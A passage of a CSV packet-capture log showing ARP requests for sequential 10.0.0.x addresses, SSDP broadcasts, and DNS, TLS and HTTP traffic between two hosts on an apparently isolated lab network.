"186","122.901878237","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.23?
Tell 10.0.0.4"
"187","123.757206617","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.23?
Tell 10.0.0.4"
"188","124.766550006","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.23?
Tell 10.0.0.4"
"189","126.954041788","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.24?
Tell 10.0.0.4"
"190","127.748467487","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.24?
Tell 10.0.0.4"
"191","128.753459813","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.24?
Tell 10.0.0.4"
"192","130.988676726","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.25?
Tell 10.0.0.4"
"193","131.769975843","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.25?
Tell 10.0.0.4"
```

```
"194","132.768202062","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.25?
Tell 10.0.0.4"
"195","135.020100859","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.26?
Tell 10.0.0.4"
"196","135.766638019","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.26?
Tell 10.0.0.4"
"197","136.766850859","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.26?
Tell 10.0.0.4"
"198","139.071020927","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.27?
Tell 10.0.0.4"
"199","139.770631204","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.27?
Tell 10.0.0.4"
"200","140.774690300","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.27?
Tell 10.0.0.4"
"201","141.710345680","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"202","143.087661345","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.28?
Tell 10.0.0.4"
"203","143.770658817","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.28?
Tell 10.0.0.4"
"204","144.725883179","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"205","144.758022441","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.28?
Tell 10.0.0.4"
"206","147.134405148","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.29?
Tell 10.0.0.4"
"207","147.746563718","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"208","147.778614932","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.29?
Tell 10.0.0.4"
"209","148.774715988","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.29?
Tell 10.0.0.4"
"210","150.778963794","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"211","151.155001732","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.30?
Tell 10.0.0.4"
"212","151.776916348","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.30?
Tell 10.0.0.4"
"213","152.777043045","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.30?
Tell 10.0.0.4"
"214","153.810485914","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"215","155.202982983","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.31?
Tell 10.0.0.4"
"216","155.760286243","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.31?
Tell 10.0.0.4"
"217","156.779026443","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.31?
Tell 10.0.0.4"
"218","156.843626487","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
```

```
"219","159.231256338","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.32?
Tell 10.0.0.4"
"220","159.761761714","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.32?
Tell 10.0.0.4"
"221","160.778544456","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.32?
Tell 10.0.0.4"
"222","163.270565647","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.33?
Tell 10.0.0.4"
"223","164.265400296","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.33?
Tell 10.0.0.4"
"224","165.268027267","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.33?
Tell 10.0.0.4"
"225","167.331715301","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.34?
Tell 10.0.0.4"
"226","168.272828734","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.34?
Tell 10.0.0.4"
"227","169.288608677","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.34?
Tell 10.0.0.4"
"228","171.364994239","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.35?
Tell 10.0.0.4"
"229","172.287289322","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.35?
Tell 10.0.0.4"
"230","173.281249287","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.35?
Tell 10.0.0.4"
"231","174.372818768","10.0.0.4","10.0.0.3","DNS","72","Standard query 0x968a A
www.bing.com"
"232","174.372819029","10.0.0.4","10.0.0.3","DNS","84","Standard query 0x7aa0 A onecs-
live.azureedge.net"
"233","174.405540206","10.0.0.3","10.0.0.4","DNS","88","Standard query response 0x968a A
www.bing.com A 10.0.0.3"
"234","174.408293252","10.0.0.4","10.0.0.3","TCP","66","49833  >  443 [SYN] Seq=0
Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"235","174.408316056","10.0.0.3","10.0.0.4","TCP","66","443  >  49833 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"236","174.408546242","10.0.0.4","10.0.0.3","TCP","60","49833  >  443 [ACK] Seq=1 Ack=1
Win=262144 Len=0"
"237","174.410400862","10.0.0.3","10.0.0.4","DNS","100","Standard query response 0x7aa0
A onecs-live.azureedge.net A 10.0.0.3"
"238","174.410523132","10.0.0.4","10.0.0.3","TLSv1.2","245","Client Hello"
"239","174.410533878","10.0.0.3","10.0.0.4","TCP","54","443  >  49833 [ACK] Seq=1 Ack=192
Win=64128 Len=0"
"240","174.411049391","10.0.0.4","10.0.0.3","TCP","66","49834  >  443 [SYN] Seq=0
Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1"
```

```
"241","174.411057640","10.0.0.3","10.0.0.4","TCP","66","443  >  49834 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"242","174.411178026","10.0.0.4","10.0.0.3","TCP","60","49834  >  443 [ACK] Seq=1 Ack=1
Win=262144 Len=0"
"243","174.411422185","10.0.0.4","10.0.0.3","TLSv1.2","257","Client Hello"
"244","174.411426846","10.0.0.3","10.0.0.4","TCP","54","443  >  49834 [ACK] Seq=1 Ack=204
Win=64128 Len=0"
"245","174.470425302","10.0.0.4","10.0.0.3","DNS","91","Standard query 0x2613 A settings-
win.data.microsoft.com"
"246","174.474590953","10.0.0.3","10.0.0.4","DNS","107","Standard query response 0x2613
A settings-win.data.microsoft.com A 10.0.0.3"
"247","174.476449151","10.0.0.4","10.0.0.3","TCP","66","49835  >  443 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"248","174.476484355","10.0.0.3","10.0.0.4","TCP","66","443  >  49835 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"249","174.476639313","10.0.0.4","10.0.0.3","TCP","60","49835  >  443 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"250","174.479521450","10.0.0.4","10.0.0.3","TLSv1.2","250","Client Hello"
"251","174.479542139","10.0.0.3","10.0.0.4","TCP","54","443  >  49835 [ACK] Seq=1 Ack=197
Win=64128 Len=0"
"252","174.492286007","10.0.0.3","10.0.0.4","TLSv1.2","1352","Server Hello, Certificate,
Server Key Exchange, Server Hello Done"
"253","174.492483476","10.0.0.4","10.0.0.3","TCP","60","49833  >  443 [ACK] Seq=192
Ack=1299 Win=260608 Len=0"
"254","174.493365458","10.0.0.3","10.0.0.4","TLSv1.2","1352","Server Hello, Certificate,
Server Key Exchange, Server Hello Done"
"255","174.493486566","10.0.0.4","10.0.0.3","TCP","60","49834  >  443 [ACK] Seq=204
Ack=1299 Win=260608 Len=0"
"256","174.494465237","10.0.0.3","10.0.0.4","TLSv1.2","1352","Server Hello, Certificate,
Server Key Exchange, Server Hello Done"
"257","174.502684418","10.0.0.4","10.0.0.3","TLSv1.2","147","Client Key Exchange, Change
Cipher Spec, Encrypted Handshake Message"
"258","174.502703743","10.0.0.3","10.0.0.4","TCP","54","443  >  49835 [ACK] Seq=1299
Ack=290 Win=64128 Len=0"
"259","174.502970236","10.0.0.3","10.0.0.4","TLSv1.2","280","New Session Ticket, Change
Cipher Spec, Encrypted Handshake Message"
"260","174.512101068","10.0.0.4","10.0.0.3","TCP","66","49836  >  443 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"261","174.512134457","10.0.0.3","10.0.0.4","TCP","66","443  >  49836 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"262","174.512318579","10.0.0.4","10.0.0.3","TCP","60","49836  >  443 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"263","174.512497303","10.0.0.4","10.0.0.3","TLSv1.2","250","Client Hello"
```

```
"264","174.512507898","10.0.0.3","10.0.0.4","TCP","54","443  >  49836 [ACK] Seq=1 Ack=197
Win=64128 Len=0"
"265","174.515053227","10.0.0.4","10.0.0.3","TCP","60","49835  >  443 [FIN, ACK] Seq=290
Ack=1525 Win=2102272 Len=0"
"266","174.516296586","10.0.0.3","10.0.0.4","TLSv1.2","85","Encrypted Alert"
"267","174.516409394","10.0.0.3","10.0.0.4","TCP","54","443  >  49835 [FIN, ACK] Seq=1556
Ack=291 Win=64128 Len=0"
"268","174.516448527","10.0.0.4","10.0.0.3","TCP","60","49835  >  443 [RST, ACK] Seq=291
Ack=1556 Win=0 Len=0"
"269","174.516514253","10.0.0.4","10.0.0.3","TCP","60","49835  >  443 [RST] Seq=291 Win=0
Len=0"
"270","174.520004468","10.0.0.4","10.0.0.3","DNS","83","Standard query 0x5bd2 A
ctldl.windowsupdate.com"
"271","174.524433124","10.0.0.3","10.0.0.4","DNS","99","Standard query response 0x5bd2 A
ctldl.windowsupdate.com A 10.0.0.3"
"272","174.525001583","10.0.0.4","10.0.0.3","TCP","66","49837  >  80 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"273","174.525015135","10.0.0.3","10.0.0.4","TCP","66","80  >  49837 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"274","174.525048915","10.0.0.4","10.0.0.3","TCP","66","49838  >  80 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"275","174.525052293","10.0.0.3","10.0.0.4","TCP","66","80  >  49838 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"276","174.525136302","10.0.0.4","10.0.0.3","TCP","60","49837  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"277","174.525185158","10.0.0.4","10.0.0.3","TCP","60","49838  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"278","174.525223920","10.0.0.4","10.0.0.3","HTTP","256","GET
/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e4ee65c3692f1e8b
HTTP/1.1 "
"279","174.525223950","10.0.0.4","10.0.0.3","HTTP","256","GET
/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?adccf1aab51974c6
HTTP/1.1 "
"280","174.525231007","10.0.0.3","10.0.0.4","TCP","54","80  >  49837 [ACK] Seq=1 Ack=203
Win=64128 Len=0"
"281","174.525236981","10.0.0.3","10.0.0.4","TCP","54","80  >  49838 [ACK] Seq=1 Ack=203
Win=64128 Len=0"
"282","174.531360329","10.0.0.3","10.0.0.4","TLSv1.2","1352","Server Hello, Certificate,
Server Key Exchange, Server Hello Done"
"283","174.532358116","10.0.0.4","10.0.0.3","TLSv1.2","147","Client Key Exchange, Change
Cipher Spec, Encrypted Handshake Message"
"284","174.532372801","10.0.0.3","10.0.0.4","TCP","54","443  >  49836 [ACK] Seq=1299
Ack=290 Win=64128 Len=0"
```

```
"285","174.532584062","10.0.0.3","10.0.0.4","TLSv1.2","280","New Session Ticket, Change
Cipher Spec, Encrypted Handshake Message"
"286","174.533106401","10.0.0.4","10.0.0.3","TCP","60","49836  >  443 [FIN, ACK] Seq=290
Ack=1525 Win=2102272 Len=0"
"287","174.545778253","10.0.0.3","10.0.0.4","TLSv1.2","85","Encrypted Alert"
"288","174.545922656","10.0.0.3","10.0.0.4","TCP","54","443  >  49836 [FIN, ACK] Seq=1556
Ack=291 Win=64128 Len=0"
"289","174.545966119","10.0.0.4","10.0.0.3","TCP","60","49836  >  443 [RST, ACK] Seq=291
Ack=1556 Win=0 Len=0"
"290","174.546180307","10.0.0.4","10.0.0.3","TCP","60","49836  >  443 [RST] Seq=291 Win=0
Len=0"
"291","174.569444798","10.0.0.3","10.0.0.4","TCP","204","80  >  49838 [PSH, ACK] Seq=1
Ack=203 Win=64128 Len=150 [TCP segment of a reassembled PDU]"
"292","174.570335290","10.0.0.3","10.0.0.4","TCP","204","80  >  49837 [PSH, ACK] Seq=1
Ack=203 Win=64128 Len=150 [TCP segment of a reassembled PDU]"
"293","174.571703806","10.0.0.3","10.0.0.4","HTTP","312","HTTP/1.1 200 OK  (text/html)"
"294","174.571951193","10.0.0.4","10.0.0.3","TCP","60","49837  >  80 [ACK] Seq=203
Ack=410 Win=2101760 Len=0"
"295","174.572527701","10.0.0.4","10.0.0.3","TCP","60","49837  >  80 [FIN, ACK] Seq=203
Ack=410 Win=2101760 Len=0"
"296","174.572539980","10.0.0.3","10.0.0.4","TCP","54","80  >  49837 [ACK] Seq=410
Ack=204 Win=64128 Len=0"
"297","174.575056800","10.0.0.3","10.0.0.4","HTTP","312","HTTP/1.1 200 OK  (text/html)"
"298","174.575806879","10.0.0.4","10.0.0.3","TCP","60","49838  >  80 [ACK] Seq=203
Ack=410 Win=2101760 Len=0"
"299","174.576437335","10.0.0.4","10.0.0.3","TCP","60","49838  >  80 [FIN, ACK] Seq=203
Ack=410 Win=2101760 Len=0"
"300","174.576447820","10.0.0.3","10.0.0.4","TCP","54","80  >  49838 [ACK] Seq=410
Ack=204 Win=64128 Len=0"
"301","174.576851948","10.0.0.4","10.0.0.3","TCP","60","49833  >  443 [FIN, ACK] Seq=192
Ack=1299 Win=260608 Len=0"
"302","174.577253892","10.0.0.4","10.0.0.3","TCP","60","49834  >  443 [FIN, ACK] Seq=204
Ack=1299 Win=260608 Len=0"
"303","174.580527278","10.0.0.3","10.0.0.4","TCP","54","443  >  49834 [FIN, ACK] Seq=1299
Ack=205 Win=64128 Len=0"
"304","174.580675229","10.0.0.4","10.0.0.3","TCP","60","49834  >  443 [ACK] Seq=205
Ack=1300 Win=260608 Len=0"
"305","174.583189774","10.0.0.3","10.0.0.4","TCP","54","443  >  49833 [FIN, ACK] Seq=1299
Ack=193 Win=64128 Len=0"
"306","174.583342136","10.0.0.4","10.0.0.3","TCP","60","49833  >  443 [ACK] Seq=193
Ack=1300 Win=260608 Len=0"
"307","175.419649321","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.36?
Tell 10.0.0.4"
```

```
"308","175.509121257","10.0.0.4","10.0.0.3","TCP","66","49841  >  443 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"309","175.509154305","10.0.0.3","10.0.0.4","TCP","66","443  >  49841 [SYN, ACK] Seq=0
Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"310","175.509339945","10.0.0.4","10.0.0.3","TCP","60","49841  >  443 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"311","175.509546505","10.0.0.4","10.0.0.3","TLSv1.2","250","Client Hello"
"312","175.509553382","10.0.0.3","10.0.0.4","TCP","54","443  >  49841 [ACK] Seq=1 Ack=197
Win=64128 Len=0"
"313","175.512784277","10.0.0.3","10.0.0.4","TLSv1.2","1352","Server Hello, Certificate,
Server Key Exchange, Server Hello Done"
"314","175.513710309","10.0.0.4","10.0.0.3","TLSv1.2","147","Client Key Exchange, Change
Cipher Spec, Encrypted Handshake Message"
"315","175.513753010","10.0.0.3","10.0.0.4","TCP","54","443  >  49841 [ACK] Seq=1299
Ack=290 Win=64128 Len=0"
"316","175.514017908","10.0.0.3","10.0.0.4","TLSv1.2","280","New Session Ticket, Change
Cipher Spec, Encrypted Handshake Message"
"317","175.514520671","10.0.0.4","10.0.0.3","TCP","60","49841  >  443 [FIN, ACK] Seq=290
Ack=1525 Win=2102272 Len=0"
"318","175.516888118","10.0.0.3","10.0.0.4","TLSv1.2","85","Encrypted Alert"
"319","175.517023218","10.0.0.3","10.0.0.4","TCP","54","443  >  49841 [FIN, ACK] Seq=1556
Ack=291 Win=64128 Len=0"
"320","175.517171089","10.0.0.4","10.0.0.3","TCP","60","49841  >  443 [RST, ACK] Seq=291
Ack=1556 Win=0 Len=0"
"321","175.517171450","10.0.0.4","10.0.0.3","TCP","60","49841  >  443 [RST] Seq=291 Win=0
Len=0"
"322","176.269869636","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.36?
Tell 10.0.0.4"
"323","177.292536563","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.36?
Tell 10.0.0.4"
"324","179.457706259","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.37?
Tell 10.0.0.4"
"325","180.292989307","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.37?
Tell 10.0.0.4"
"326","181.279180095","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.37?
Tell 10.0.0.4"
"327","183.467772619","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.38?
Tell 10.0.0.4"
"328","184.292556633","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.38?
Tell 10.0.0.4"
"329","185.280959034","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.38?
Tell 10.0.0.4"
"330","187.516251857","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.39?
Tell 10.0.0.4"
```

```
"331","188.284581517","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.39?
Tell 10.0.0.4"
"332","189.276968238","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.39?
Tell 10.0.0.4"
"333","191.543428666","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.40?
Tell 10.0.0.4"
"334","192.278893623","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.40?
Tell 10.0.0.4"
"335","193.281017732","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.40?
Tell 10.0.0.4"
"336","195.581539147","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.41?
Tell 10.0.0.4"
"337","196.280382867","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.41?
Tell 10.0.0.4"
"338","197.301120811","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.41?
Tell 10.0.0.4"
```